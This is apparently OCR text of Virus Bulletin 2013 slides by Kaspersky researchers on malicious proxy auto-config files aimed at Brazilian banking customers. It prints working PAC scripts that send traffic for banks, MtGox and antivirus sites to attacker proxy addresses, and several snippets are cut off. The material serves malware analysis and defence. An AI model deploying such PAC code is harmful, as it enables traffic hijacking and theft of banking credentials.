
```
------------------------
function FindPro
var n = new Arra
"www.bradescop
"www.bancodob
"www2.bancobr
"hotmail.com.br"
"latinamerica.citi
"www.santander
"www.santander
"www.bancoreal
"www.itaupersor
"www.itauprivate
"www.bancodob
"unibanco.com.b
"customer.symar
"symantec.com"
"drweb.com", "w
"www.bitdefende
secure.com", "w
labs.com", "www
"www.avg.com"
"www.networka
"www.free-av.co
"pandasoftware.
"www.avast.com
```

Serviço indisponível temporariamente, tente mais tarde...

PAC: the Problem Auto Config




```
C:\[redacted]                                                1252
function FindProxyForURL(url, host)
if (shExpMatch(host, "www.mtgox.com|mtgox.com|mtgox.com.br|w
|http://mtgox.com")) {
return "PROXY 198.[redacted].141:80";
if (shExpMatch(host, "www.bradesco.com|bradesco.com|bradesco
return "PROXY 198.[redacted].141:80";
if (shExpMatch(host, "www.sicredi.com|sicredi.com|sicredi.co
return "PROXY 198.[redacted].141:80";
if (shExpMatch(host, "www.bb.com|bb.com|bb.com.br|www.bb.com
return "PROXY 198.[redacted].141:80";
if (shExpMatch(host, "www.americanexpress.com|americanexpres
americanexpress.com.br")) {
```




```
//integradas
if (shExpMatch(host, "www.consultasintegradas.rs.gov.br")) {
        return "PROXY [redacted].85:80";
}
if (shExpMatch(host, "consultasintegradas.rs.gov.br")) {
        return "PROXY [redacted].85:80";
}
//banese1
if (shExpMatch(host, "www.banese.com")) {
        return "PROXY [redacted].85:80";
}
```

PAC: the Problem Auto Config



```
A problem has been detected and linhadefensiva.org has been shut down to
prevent damage.

The problem seems to be caused by the following file: /

PAGE_FAULT_404_NOT_FOUND


If problems continue, dont use our site, save any open work you may have
and restart your computer, then try again later.


Technical information:

*** STOP: 0x00000050 (0xFD3094C2, 0x00000001, 0xFBFE7617, 0x00000000)

*** / - 404, DateStamp 4dcff1cd

*** DOS 3.11 Error 3x43434C1 IO.SYS

*** FUUUUUUUUUUUUUUUUU 0x11, 0x00


Oh what the hell?! Man, you've got to be kidding me.
Look what you've done!
The requested document is no where to be found. You've crashed me, you bastid!
There is no DOMAINS/ here.
What is wrong with you?
Now I'm depressed._
```

PAC: the Problem Auto Config



```
File: 8653c271219d251d67e2c129abab85d2b978bbff0538848ae5279afe9f35a239
MD5:  56084a428c4d304842880845ac1032cb
Size: 399

Ascii Strings:
---------------------------------------------------------------
function FindProxyForURL(url, host) {
var n = new Array("www.santander.com.br",
"santander.com.br",
"www.santandernet.com.br",
"santandernet.com.br",
"www.bancoreal.com.br",
"bancoreal.com.br",
"www.banespa.com.br",
"banespa.com.br",
"www.real.com.br",
"real.com.br");
for(var i =0;i<n.length;i++) { if (shExpMatch(host, n[i])) {
return "PROXY 75.75.239.33:80"; } }
return "DIRECT"; }

Unicode Strings:
---------------------------------------------------------------
```

99% - C:\Users\Assolini\Desktop\8653c271219d251d67e2c129abab...

Virus Scan 99%

Finish: unknown
Duration: 00:00:06
When scan is complete, keep the computer turned on

2 objects scanned, **1 detected**

Object: ...\8653c271219d251d67e2c129abab85d2b978bbff0538848ae52...

Kaspersky Internet Security 2011

Virus Scan

Detected malicious software.

Virus:
HEUR:Trojan.Script.Generic

Location:
c:\users\assolini\desktop\8653c271219d251d67...

Quarantine (recommended)
Move file to Quarantine

Delete
Malware will be deleted

Ignore
Do nothing

□ Apply to all objects

? !

Questions

Thanks

More details at Securelist.com

Andrey Mahknutin

Fabio Assolini

Virus Bulletin 2013